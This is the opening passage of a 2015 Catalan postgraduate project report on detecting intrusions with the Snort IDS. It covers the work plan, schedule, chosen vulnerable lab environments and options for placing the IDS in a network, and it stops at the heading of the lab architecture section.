Universitat Oberta de Catalunya

Universitat Autònoma de Barcelona

Detecció d'intrusions amb SNORT

Projecte Seguretat en Xarxes i Sistemes

Postgrau – Seguretat en Xarxes i Sistemes

Autor: JORDI LOPEZ MARTINEZ
Tutora: CRISTINA PEREZ SOLA
Data: Juny 2015

Dedicatòria i agraïments.

Aquest treball està dedicat a tots els moments difícils viscuts al llarg d'aquest any, que no han estat pocs. L'esforç i el sacrifici crec que han tingut la seva recompensa.

Agrair també la gran tasca de la Cristina. Gràcies pels bons consells i la guia que m'has donat durant tot el projecte.

I per últim agrair la paciència, l'amor i el recolzament incondicional de la meva família, sobretot en aquells moment difícils en que ho hagués deixat estar tot.

Llicència

El projecte “Detecció d’intrusos amb Snort”, i per tant la seva memòria, es distribueixen sota llicència Creative Commons.

Sou lliures de copiar, compartir, redistribuír, transformar o crear a partir d’aquest material.

Podeu trobar els termes de la llicència a: https://creativecommons.org/licenses/by/4.0/legalcode

Resum del treball

El present treball és la culminació de l'aprenentatge realitzat en la formació de postgrau de Seguretat en Xarxes i Sistemes. Aquest projecte tractarà la implementació d'un sistema de detecció d'intrusos en un entorn de laboratori vulnerable especialment preparat per aquesta finalitat.

En el desenvolupament del projecte s'aniran cobrint les diferents etapes fins la consecució de l'objectiu final del projecte, que no és altre que la de tractar diverses vulnerabilitats, iniciant-se en l'etapa del descobriment de les vulnerabilitats, passant per l'atac i consecució de les vulnerabilitats, per finalment realitzar l'anàlisi de cadascun dels atacs realitzats i aconseguir aprofitar-nos de les vulnerabilitats tractades, per seguidament fer la cerca o creació d'una regla que en faci la detecció. També s'intentarà trobar falsos positius, per posteriorment proposar millores en les regles que permetin afinar la seva detecció eliminant al màxim la creació de nous falsos positius.

Per dur a terme els objectius marcats en aquest projecte, inicialment es presentaran les eines bàsiques de treball que s'utilitzaran al llarg del projecte, entorns vulnerables, distribució de pentatesting, eines d'escaneig de ports i de vulnerabilitats, eines per l'anàlisi del tràfic generat..., i com no, es farà especial menció al sistema de detecció d'intrusos Snort. En una segona etapa es construirà el laboratori de treball, per seguidament fer una detecció de les vulnerabilitats presents en els entorns vulnerables. A continuació es realitzarà l'explotació d'aquestes vulnerabilitats i el seu anàlisi, per finalment crear o estudiar les regles Snort associades.

This work is the culmination of the learning done in the network security Systems postgraduate. This project will seek to implement an intrusion detection system in a laboratory environment vulnerable, especially prepared for this purpose.

The project will cover the different stages to achieve the ultimate goal of the project, which is none other than treat various vulnerabilities**.** At first stage, we will discover all the vulnerabilities, to follow attacking some of them, and finally do the analysis of each attack to take advantage of the vulnerabilities addressed, and then, search or create rules that makes detection. Also we will try to find false positives, to propose, later, improvements in rules that eliminate or reduce false positives.

To achieve the objectives of this project, initially we will present the basic tools that will be used throughout the project: vulnerable environments, pentatesting distribution, port scanning tools and vulnerabilities scanners tools, traffic analyser's tools ... and how not to make special mention intrusion detection system Snort. In a second stage we will built the laboratory and make a detection of vulnerabilities present in vulnerable environments. Finally we will make the exploitation of these vulnerabilities and their analysis or study to create the associated Snort rules.

Taula de Continguts

Dedicatòria i agraïments. 1
Llicència 2
Resum del treball 3
Taula de Continguts 4
1 Pla de treball 7
1.1 Problema a resoldre 7
1.2 Objectius 8
1.3 Metodologia 8
1.4 Proposta inicial d'arquitectura 9
1.5 Tasques a realitzar 9
1.6 Planificació temporal 10
1.7 Estat de l'art 12
2 Estudi de l'entorn de treball 14
2.1 Avaluació i elecció de l'entorn vulnerable 14
2.2 Ubicacions per Snort 15
2.3 Arquitectura entorn de treball 16
2.4 Descripció de l'entorn de treball 17
2.5 Descripció dels programaris utilitzats 17
2.5.1 Snort 17
2.5.2 VMWare 20
2.5.3 Kali Linux 20
2.5.4 Nmap 20
2.5.5 Nessus 21
2.5.6 Debian 21
2.5.7 WireShark 22
2.5.8 Metasploit 22
3 Instal·lació, configuració i validació de l'entorn de treball 23
3.1 Instal·lació i configuració entorn. 23
3.2 Validació funcionament entorn 23

3.3 Configuració de Metasploit 25
4 Detecció de vulnerabilitats 30
4.1 Escaneig de ports i serveis 30
4.2 Escaneig de vulnerabilitats 32
4.3 Vulnerabilitats a desenvolupar 34
4.3.1 Apache PHP-CGI Remote Code Execution (a Metasploitable) 35
4.3.2 TikiWiki tiki-graph_formula Remote PHP Code Execution (a Owasp) 36
4.3.3 Creació d'un exploit simple per obtenir una Shell a Windows 7 38
5 Explotació i anàlisi de vulnerabilitats 39
5.1 Apache PHP-CGI Remote Code Execution (a Metasploitable) 39
5.1.1 Explotació de la vulnerabilitat 39
5.1.2 Anàlisi del tràfic capturat. 40
5.1.3 Anàlisi de la regla Snort de detecció 42
5.1.4 Falsos positius 45
5.1.5 Millora de la regla 45
5.2 TikiWiki tiki-graph_formula Remote PHP Code Execution (Owasp) 46
5.2.1 Explotació de la vulnerabilitat 46
5.2.2 Anàlisi del tràfic capturat. 48
5.2.3 Anàlisi de la regla Snort de detecció 50
5.2.4 Falsos positius 53
5.3 Creació d'un exploit simple per obtenir una shell a Windows 7. 54
5.3.1 Creació de l'exploit. 54
5.3.2 Explotació de la vulnerabilitat 55
5.3.3 Anàlisi del tràfic capturat. 56
5.3.4 Anàlisi de la regla Snort de detecció 57
5.3.5 Falsos positius 59
5.3.6 Solució 60
Conclusions 61
Referències bibliogràfiques 63
Annexes 66
Annex 1 - Instal·lació equip atacant - Kali Linux 66

Annex 2 - Instal·lació programari Nessus 66
Annex 3 - Instal·lació equip enrutador i firewall 67
Annex 4 - Instal·lació equip objectiu 1 - Metasploitable 2 69
Annex 5 - Instal·lació equip objectiu 2 - Owasp Broken Web 69
Annex 5 - Instal·lació equip objectiu 3 - Windows 7 70
Annex 6 - Instal·lació equip detector d'intrusos i analitzador de tràfic. 70
Annex 6.1 - Instal·lació sistema operatiu i pre requeriments 70
Annex 6.2 - Instal·lació i configuració d'Snort 72
Annex 6.3 - Instal·lació de BASE. 75
Annex 6.4 - Instal·lació de WIRESHARK 80
Taula de figures 81
GLOSSARI 84

1 Pla de treball

1.1 Problema a resoldre

Actualment, cada cop és més habitual que les empreses s'obrin a la globalització mundial, i en l'àmbit tecnològic, és cada vegada més habitual veure que les empreses posen a disposició dels seus clients, empleats o per a qualsevol usuari de la xarxa de xarxes (internet), serveis adreçats a que aquesta comunicació sigui el més amplia i senzilla possible. En aquest sentit, és habitual veure que les empreses (grans, mitjanes, petites o fins i tot petits comerços) publiquen serveis molt variats a internet per tal de donar a conèixer la seva activitat comercial o serveis directament orientats a la pròpia activitat comercial. Aquesta proliferació de publicacions no sempre ha estat acompanyada d'una posada en producció metòdica i sobretot segura. Moltes vegades trobarem entorns desprotegits o mal configurats, que són un reclam pels diguem-li "curiosos". En aquest escenari, podem trobar que una intrusió en els nostres sistemes pot provocar des de petites molèsties a fins i tot pèrdues incalculables. Per aquest motiu els sistemes i les polítiques de seguretat són bàsics.

Existeixen diferents elements per maximitzar els nivells de seguretat, Firewalls, utilització de xifratge, antivirus i antimalware, sistemes de detecció d'intrusos (IDS)... En el cas que ens ocupa ens centrarem en aquests últims, que seran els encarregats de indicar-nos si algú està intentant accedir per alguna via que no està permesa, i alertar-nos. Si féssim un símil amb una casa, trobaríem que les portes, les finestres, i altres vies d'accés serien el firewalls, que quan estan tancades no ens deixen entrar. El paper dels IDS correspondria a les alarmes, que en detectar un intent d'intrusió farien sonar les sirenes o avisarien al servei de seguretat.

Per desgràcia, tots sabem que no hi ha sistemes infal·libles, ni en una casa ni a internet, i que si topem amb un crack de lladre haurem begut oli, però la inclusió d'un IDS correctament configurat ens permetrà detectar molts dels intents d'intrusió que puguin sofrir els nostres sistemes.

A internet, existeixen nombroses distribucions d'entorns desenvolupats amb multituds de vulnerabilitats i que han estat creats així de manera intencionada, per tal que aquelles persones interessades en la seguretat informàtica, puguin desenvolupar les seves habilitats i testejar les seves eines de seguretat entrenat les tècniques de penetració més habituals.

El problema que volem tractar en aquest projecte és la detecció de vulnerabilitats en diferents entorns. Per un costat volem aprofitar-nos dels entorns vulnerables que acabem de comentar, i per un altre costat volem utilitzar un entorn de treball domèstic que es va fer servir en altres assignatures del postgrau. En qualsevol dels casos, voldrem validar-ne les seves vulnerabilitats, fer proves d'intrusió, per posteriorment implementar un sistema de detecció d'intrusos basat en Snort (1) i aconseguir-ne la detecció dels vectors d'atac de les diferents vulnerabilitats treballades.

1.2 Objectius

Com s'ha dit en l'apartat anterior, els sistemes informàtics sofreixen a diari atacs per tal d'aconseguir informació, provocar una denegació de servei o entre d'altres motius fins i tot per diversió.

Amb la realització d'aquest projecte és pretén aconseguir un coneixement avançat dels entorns de detecció d'intrusos i més concretament en aquest cas de Snort, així com adquirir coneixements en les tècniques d'atac sobre entorns vulnerables. En concret es volen assolir els següents aspectes:

- Comprensió del funcionament del sistema.
- Instal·lació, configuració i desplegament d'un entorn Snort.
- Saber escollir la millor arquitectura per a cada cas d'implementació, escollint el millor lloc on situar el nostre IDS.
- Capacitat per a la creació i configuració d'un entorn de laboratori on reproduir un escenari el més real possible, amb com a mínim un equip hostil i un equip objectiu vulnerable i la col·locació encertada d'un sistema detector d'intrusions.
- Adquirir habilitat en l'atac als sistemes objectiu aprofitant-ne les seves vulnerabilitats.
- Habilitat en la creació i modificació de regles.

Per un altre costat, atès que utilitzarem entorns explotables, eines per la detecció de vulnerabilitats o d'anàlisi de tràfic, entorns de virtualització, etc... també serà part de l'objectiu adquirir el coneixement del funcionament d'aquestes entorns/eines, aprendre a realitzar la seva instal·lació, configuració i parametrització per tal de fer-ne l'ús més optimitzat possible pel projecte.

Resumint, haurem d'assolir les competències necessàries per tal d'implementar el sistema de detecció d'intrusos Snort en entorns reals.

1.3 Metodologia

La metodologia que aplicarem en la realització d'aquest projecte serà una metodologia seqüencial per cobrir les tres fases identificades i que es detallen tot seguit:

Per un costat tindrem una primera fase d'adquisició de coneixement, on farem recerca dels possibles entorns vulnerables a utilitzar en aquest projecte, i sobretot on haurem de fer una adquisició de coneixements dels elements que utilitzarem en tot el projecte. Principalment Snort, però també d'aquelles eines que ens puguin ser d'utilitat a l'hora de treballar amb la detecció d'intrusions, com puguin ser WireShark (2) o eines intrusives per la detecció de les vulnerabilitats com podran ser els escàners de vulnerabilitats Nessus (3), Nmap (4)... per finalment adquirir coneixements en eines o entorns com Metasploit (5), Kali Linux (6)... que ens permetin explotar les diferents vulnerabilitats detectades.

En una segona part, portarem a terme el desplegament de l'entorn de treball que plantejarem en aquest projecte, on instal·larem els entorns vulnerables, l'entorn amb el sistema per la detecció d'intrusos i l'entorn atacant.

Per últim descobrirem les vulnerabilitats reals dels entorns escollits, les explotarem, per posteriorment configurar el nostre entorn de detecció d'intrusions (IDS Snort), demostrant que realment el seu comportament respon a les expectatives esperades.

1.4 Proposta inicial d'arquitectura

Sobre l'arquitectura per desenvolupar el projecte, es vol reproduir un escenari el més semblant possible a un escenari real, i poder simular el comportament de l'IDS posant-lo davant i darrera del Firewall, però aquest escenari és veurà limitat pels recursos d'equipament amb que es disposarà per a crear el laboratori. Un possible escenari d'un entorn real força simple podria ser el següent:



Figura 1-1. Esquema xarxa amb IDS

En el nostre cas, crearem un entorn on com a mínim situarem de manera independent els tres actors bàsics per a realitzar el projecte. Un equip atacant, un equip atacat, i un equip amb el programari Snort que realitzarà la captura de tot el tràfic de xarxa entre les dues màquines indicades, per tal d'identificar els possibles patrons d'atac.



Figura 1-2. Elements bàsics laboratori

1.5 Tasques a realitzar

Les tasques que caldrà realitzar per dur a terme el projecte són les següents:

- Generació del pla de treball.

- Investigació en la recerca de diferents entorns d'entrenament vulnerables intencionadament que puguin ser utilitzats en el projecte, com puguin ser Metasploitable 2 (7) i OWASP Broken Web Apps (8), i selecció d'un o els que considerem necessaris.
- Aprofundiment en el coneixement de les diferents eines que seran necessàries per aconseguir els objectius del projecte. Entre d'altres, a mesura que avanci el projecte potser detectem noves necessitats, en tindrem les següents:
    - Snort.
    - Nessus.
    - Wireshark.
    - Nmap.
    - Metasploit.
- Instal·lació sobre màquines virtuals de l'entorn de treball a nivell de sistema operatiu, respectant l'arquitectura plantejada per dur a terme el projecte, validant-ne la connectivitat.
- Instal·lació dels entorns vulnerables.
- Instal·lació de les eines d'explotació de vulnerabilitats, escaneig de ports, anàlisis de protocols...
- Instal·lació d'Snort i les eines necessàries per l'anàlisi (Wireshark...) i posterior detecció d'intrusions.
- Realització de la detecció de vulnerabilitats dels entorns vulnerables i determinar sobre quines vulnerabilitats treballarem. Sobre aquestes realitzarem la seva explotació.
- Detecció dels patrons d'atac per les diferents vulnerabilitats treballades.
- Configuració de les regles Snort per a la detecció dels diferents atacs a les vulnerabilitats.
- Validació del funcionament de les diferents regles Snort.

Per últim caldrà documentar-ho tot i realitzar les documentacions a entregar:

- Memòria del projecte.
- Vídeo síntesis per la presentació del projecte.
- Presentació virtual i resumida del projecte.

1.6 Planificació temporal

A continuació podem veure la planificació prevista per dur a terme el projecte



Figura 1-3. Planificació del projecte

I per veure-ho amb major claredat, s'adjunta una taula amb cadascuna de les tasques incloses a la planificació:

Nombre de tarea	Duración	Comienzo	Fin
Pac 1 - Pla de treball	**14 días**	**mié 25/02/15**	**lun 16/03/15**
Determinar Problema a resoldre	2 días	mié 25/02/15	jue 26/02/15
Marcar Objectius	2 días	vie 27/02/15	lun 02/03/15
Definir metodologia	2 días	mar 03/03/15	mié 04/03/15
Proposta inicial d'arquitectura	2 días	jue 05/03/15	vie 06/03/15
Definir les tasques a realitzar	2 días	lun 09/03/15	mar 10/03/15
Realitzar Planificació temporal	2 días	mié 11/03/15	jue 12/03/15
Descriure l'estat de l'art	2 días	vie 13/03/15	lun 16/03/15
Entrega de Pac 1	0 días	lun 16/03/15	lun 16/03/15
Pac 2	**25 días**	**mar 17/03/15**	**lun 20/04/15**
Avaluació distribucions vulnerables	5 días	mar 17/03/15	lun 23/03/15
Estudi Snort	5 días	mar 24/03/15	lun 30/03/15
Estudi Nessus, Wireshark, Nmap	4 días	mar 31/03/15	vie 03/04/15
Estudi Metasploit...	4 días	lun 06/04/15	jue 09/04/15
Instal·lació entorns de treball	5 días	vie 10/04/15	jue 16/04/15
Instal·lació eines (Nessus, Wireshark...)	2 días	vie 17/04/15	lun 20/04/15
Entrega de la Pac 2	0 días	lun 20/04/15	lun 20/04/15
Pac 3	**29 días**	**lun 20/04/15**	**vie 29/05/15**
Detecció vulnerabilitats, realització atacs	8 días	lun 20/04/15	mié 29/04/15
Detecció dels patrons d'atac	8 días	jue 30/04/15	lun 11/05/15
Configuració de les regles Snort	8 días	mar 12/05/15	jue 21/05/15
Validació funcionament regles	5 días	vie 22/05/15	jue 28/05/15
Entrega de la Pac 3	0 días	vie 29/05/15	vie 29/05/15
Pac 4 - Memòria i producte resultant	**10,75 días**	**vie 29/05/15**	**vie 12/06/15**
Redacció final de la memòria	10,75 días	vie 29/05/15	vie 12/06/15

Lliurament presentació Virtual	**5 días**	**vie 12/06/15**	**vie 19/06/15**
Presentació Virtual (màx. 20 pàg.)	2 días	vie 12/06/15	mar 16/06/15
Vídeo síntesis presentació projecte	3 días	mar 16/06/15	vie 19/06/15
Fi Projecte - Període preguntes	**10,88 días**	**vie 19/06/15**	**vie 03/07/15**
Entrega projecte	0 días	vie 19/06/15	vie 19/06/15
Període preguntes	4,88 días	lun 29/06/15	vie 03/07/15

Figura 1-4. Taula tasques planificació temporal

Nota: En la tasca PAC4 on s'indica *"Redacció final de la memòria"*, es fa referència a polir tots aquells aspectes que hagin pogut quedar pendents de la memòria, la qual s'anirà construint al llarg de la realització del projecte. Amb cada entrega parcial PAC2 i PAC3, es pretén anar entregant la part de la memòria corresponent als treballs realitzats en cada apartat.

1.7 Estat de l'art

En general a Internet trobarem una quantitat immensa d'informació referent a tots els elements que poden intervenir en el present projecte. Precisament aquesta gran quantitat d'informació suposarà un gran handicap a l'hora de trobar informació vàlida i actualitzada d'entre molta que ens ajudarà ben poc al seu desenvolupament.

Els sistemes de detecció d'intrusos, actualment abasten una varietat molt gran de conceptes, tècniques i eines, les quals a vegades es fan difícils de definir. Per definició, tal com els seu propi nom indica, es tracta d'un sistema encarregat de la detecció d'intrusions dins el nostre sistema informàtic. Tot i això, actualment però no només es limiten a la detecció d'intrusions, sinó que també són capaços de treballar en etapes prèvies a la intrusió, fent-ne la detecció de situacions considerades potencialment perilloses o analitzant i reportant comportaments fora del que és considerat com habitual o normal.

En general existeixen 2 tipologies de IDS. Els NIDS, tipologia en la que trobaríem Snort, i que són dispositius que es centren en el tractament del flux de dades d'una xarxa, i els HIDS, que es centren en les tasques executades a nivell d'equip.

Una segona classificació que podríem fer dels IDS la tenim en funció de com actuen aquests sistemes. Actualment tenim 2 grans tècniques de detecció. Una primera basada en la detecció d'anomalies i una segona basada en la detecció d'usos indeguts en el sistema.

Snort (1) és un IDS basat en xarxa (tipus NIDS) d'usos indeguts en el sistema, que implementa un motor de detecció d'atacs i escombrat de ports que permet registrar, alertar i respondre davant qualsevol anomalia prèviament definida com a patró corresponent a un atac, escombrat, intent d'aprofitar alguna vulnerabilitat, anàlisi de protocols, etc... Tot això en temps real. Però, a banda d'unes característiques excel·lents com a detector de paquets i generador d'alertes, Snort té moltes altres característiques que han permès que es converteixi en una de les solucions de programari més complertes per a la construcció de sistemes de detecció en entorns de xarxa basats en reconeixement de patrons. Al ser un sistema en constant creixement i molt acceptat, trobem infinitat de publicacions actualitzades que ens mostren amb tot tipus de detall des del procés d'instal·lació, configuracions, regles...

Snort està disponible sota llicència GPL, gratuït i funciona sota plataformes Windows i UNIX / Linux. És un dels entorns més usats i disposa d'una gran quantitat de filtres o patrons ja definits, així com actualitzacions constants que vagin sent detectades a través dels diferents butlletins de seguretat.

Aquest IDS implementa un llenguatge de creació de regles flexibles, potent i senzill. Durant la instal·lació ja es proveeix de centenars de filtres o regles per backdoor, ddos, finger, ftp, atacs web, CGI, escanejats Nmap.... i com hem comentat, també trobarem multitud de webs on referenciar-ne.

Referent als entorns vulnerables, existeixen una bona quantitat d'entorns d'entrenament, al igual que comunitats dedicades a la seguretat, com és el cas d'Owasp. Com diuen "la pràctica fa al mestre", i com que no és gaire bona idea utilitzar entorns reals on desenvolupar els coneixements de seguretat informàtica, doncs possiblement podem acabar tenint problemes amb la llei, és molt aconsellable utilitzar un d'aquests entorns per realitzar el nostre treball. Si fem una recerca per internet, podem trobar uns quants d'ells, alguns ja empaquetats en distribucions Linux que només hem d'arrancar en els nostres entorns virtuals, o d'altres que podrem instal·lar, o fins i tot portals web ja disponibles sobre els que podem posar a prova els nostres coneixements.

En la nostra cerca hem trobat des de distribucions amb vulnerabilitats generals amb multituds de vulnerabilitats per diferents serveis, a entorns específics dedicats a vulnerabilitats webs. Aquests entorns moltes vegades són actualitzats per incorporar nous entorns d'atac. Per exemple veiem que Metasploitable va per la versió 2, o les diferents publicacions que es fan de De-ICE (9).

Fent una simple busca per internet veiem que els entorns vulnerables (10) estan en constant desenvolupament.

A més a més, tenim la resta d'eines que utilitzarem al llarg del projecte. Com hem vist, també existeix un gran nombre d'eines per tal de fer escanejos de vulnerabilitats, captures i anàlisi de tràfic... D'entre la gran quantitat d'eines que tenim al nostre abast, ja siguin de codi lliure o de pagament sota llicència, trobem uns quants referents, que pel que hem vist són dels més utilitzats dins la comunitat de persones interessades per la seguretat o pel hacking. Trobem eines com WireShark, un analitzador de protocols del tràfic de xarxa. Anteriorment aquesta eina era coneguda amb el nom d'Ethereal i es tracta d'una eina multi plataforma en constant evolució. Per més informació o descarregar-ne el programari podem visitar el seu lloc web (2). Altres eines que ens interessaran seran els escàners de vulnerabilitats. Nmap, OpenVas (11) i Nessus són dos dels que més referències hem trobat, i que més estesos estan, tot i el fet que per exemple Nessus disposa de versions gratuïtes i de pagament.

Per últim, també fer menció als entorns com Kali Linux, antigament conegut pel nom de Backtrack (12), que són entorns preparats per la realització de proves de penetració i auditories de seguretat. Kali Linux, disposa de més de 300 eines per proves de penetració, les quals han estat completament revisades des de la publicació d'elles a Backtrack 5, i on també s'han eliminat aquelles que no eren d'utilitat.

En resum, disposem d'una infinitat d'entorns i eines en constant actualització, algunes que hem mencionat en aquest apartat i d'altres que trobarem la seva utilitat al llarg del projecte, i que ens permetran dur a terme el nostre treball per a la detecció d'intrusos amb Snort.

2 Estudi de l'entorn de treball

Com ja s'ha mencionat en l'apartat anterior, disposem al nostre abast, d'una gran quantitat d'eines que cobreixen plenament totes les necessitats que tindrem al llarg de la realització del projecte, per afrontar-lo amb garanties. Segurament en trobarem més al llarg del treball. Tot i això, el primer que hem de fer és donar un cop d'ull a les eines que possiblement utilitzarem, com construirem el nostre entorn, i adquirir els coneixements necessaris sobre els elements escollits.

La primera decisió a prendre, serà l'elecció d'un entorn vulnerable que ens permeti desenvolupar el nostre projecte. Posteriorment caldrà escollir una arquitectura pel nostre laboratori que ens permeti representar un entorn el més real possible, sempre limitats pels recursos físics amb que comptem. Seguidament haurem d'escollir la resta d'elements que ens permetran realitzar els escanejos de vulnerabilitats i la seva anàlisi posterior, per finalment amb Snort, l'actor principal del nostre projecte, configurar-lo adequadament i detectar tot intent d'aprofitament d'aquestes vulnerabilitats, alertant-nos d'ells.

2.1 Avaluació i elecció de l'entorn vulnerable

Avui en dia disposem de nombrosos entorns vulnerables (10) (13) (14) (15) que podem utilitzar per adquirir i/o avaluar els nostres coneixements en seguretat. Per tal de poder securitzar un entorn, el primer que hem d'aprendre és com el podem vulnerar. Amb aquest objectiu, el de l' aprenentatge, s'han creat multitud d'entorns, molts dels quals els podem trobar en les referències anteriors i que tenim a la nostra disposició simplement clicant en el botó de descarrega i instal·lant-los.

Després d'avaluar a alt nivell uns quants, hem trobat que alguns són entorns força tancats i que no permeten configurar-los, com per exemple els entorns De-ICE, que no permet modificar aspectes com la configuració de xarxa IP, i que per tant no ens permet adequar-lo al model de laboratori que més endavant presentem.

Així doncs, hem optat per escollir-ne dos dels entorns d'entrenament vulnerables i aprofitar un sistema Windows 7 que tenim d'anterior assignatures per tal de completar un laboratori amb diferents solucions, diferents sistemes operatius, diferents programaris...

Pel que fa al entorns d'entrenament hem escollit Metasploitable 2 i Owasp Broken web, al ser uns referents dels entorns vulnerables destinats a l'entrenament, atès que disposen d'un gran nombre de vulnerabilitats conegudes, amb un volum força important de documentació, que ens ajudarà a treballar-ne les vulnerabilitats que escollim. Per últim, un altre factor que ens ha ajudat a escollir aquestes distribucions ha estat la seva facilitat a l'hora de ser instal·lades i configurades a nivell de xarxa, i per tant, la facilitat que hem tingut per integrar-les dins l'arquitectura de l'entorn de laboratori que plantejarem més endavant.

Respecte a l'equip Windows 7, entorn de treball que podem trobar a moltes empreses i a llars, hem volgut avaluar el seu comportament davant vulnerabilitats precisament per la seu ampli desplegament que a dia d'avui encara té.

2.2 Ubicacions per Snort

Escollits els entorns vulnerables amb els que treballarem, anem a decidir l'arquitectura del nostre laboratori. Per fer-ho el primer que hem de veure és on situar el nostre IDS Snort. Dependrà de la complexitat de la nostra xarxa i dels recursos que puguem dedicar, però en un esquema de xarxa senzilla, disposarem de 3 zones on col·locar el sistema de detecció d'intrusos, com es veu en la imatge següent:

1) Abans del firewall/router que ens dóna connectivitat a internet.
2) En la zona desmilitaritzada (DMZ).
3) Darrera del firewall, a l'entrada de la nostra LAN.



Figura 2-1. Ubicacions Snort

La primera opció presenta el problema que ha d'analitzar tot el tràfic que rebem des de l'exterior, amb la generació de moltes alertes de tràfic que no arribaran a passar el nostre Firewall (falsos positius), però per contra ens mostra informació dels atacs que estem rebent. Com hem indicat, el problema que trobarem és la gran quantitat d'alertes que ens reportarà i que posteriorment haurem d'analitzar, o que per el contrari haurem de reduir la sensibilitat de detecció reduint també la seva capacitat de detecció.

En la segona opció, el sistema de detecció el situem en la nostra zona desmilitaritzada. Aquesta zona ja es troba per darrera del nostre Firewall, però en una zona accessible des de internet, pel que reduirem el nombre de falsos positius que pateix la solució anterior. La configuració en aquesta zona la podrem afinar més i donar-li més sensibilitat, doncs ja tindrem força tràfic filtrat pel firewall.

En la tercera opció, situem l'IDS a l'entrada de la xarxa interna, per darrere del firewall. Qualsevol tràfic exterior malintencionat, haurà d'haver aconseguit passar el primer filtre del Firewall exterior a la DMZ, i el segon filtre del firewall de la DMZ cap a la LAN, per tant, en aquest cas qualsevol tràfic anòmal l'haurem de considerar com hostil, atès que ja es trobarà dins la nostra zona de confiança. En aquesta zona com hem dit, el tràfic que analitzarem serà menor que en les altres dues ubicacions, per tant més àgil i amb menys falsos positius. Per contra, qualsevol alerta detectada haurà de ser analitzada immediatament al tractar-se de tràfic intern.

En el nostre cas simularem aquesta tercera situació. Per fer-ho haurem de connectar el nostre IDS a la xarxa d'una de les tres manera que mostra l'esquema següent:



Figura 2-2. Variants connexió IDS a la xarxa

La figura a) utilitza un hub, de manera que tota la informació que passa per aquest segment de xarxa es transmet a tots els equips que hi són. Posant la targeta de xarxa en mode promiscu aconseguirem capturar tot el tràfic que i passi per tal de poder analitzar-lo.

La figura b) utilitza un switch. En aquest cas cal fer un port mirroring del port del switch on està connectat el cable de xarxa que va del Firewall/router cap a la xarxa interna. El que s'aconsegueix és replicar tot el tràfic cap a una altra boca del switch on tindrem connectat el nostre IDS.

En la figura c) es proposa situar l'IDS entre el firewall/router i la xarxa interna, dotant al propi IDS de dues targetes de xarxa, i que sigui necessari que tot el tràfic passi per ell per poder arribar a la xarxa interna. En aquest cas el IDS haurà d'enrutar el tràfic.

Com veurem en l'esquema que es presenta en l'apartat següent, el model que s'ha escollit per la implantació en aquest projecte ha estat una solució equivalent a la proposada en el model a), atès que disposem d'una limitació de recursos tecnològics, i per la facilitat del muntatge amb les eines que utilitzarem, doncs el segment virtual de xarxa creat a VMware es comporta com si estigués connectat mitjançant un hub.

2.3 Arquitectura entorn de treball

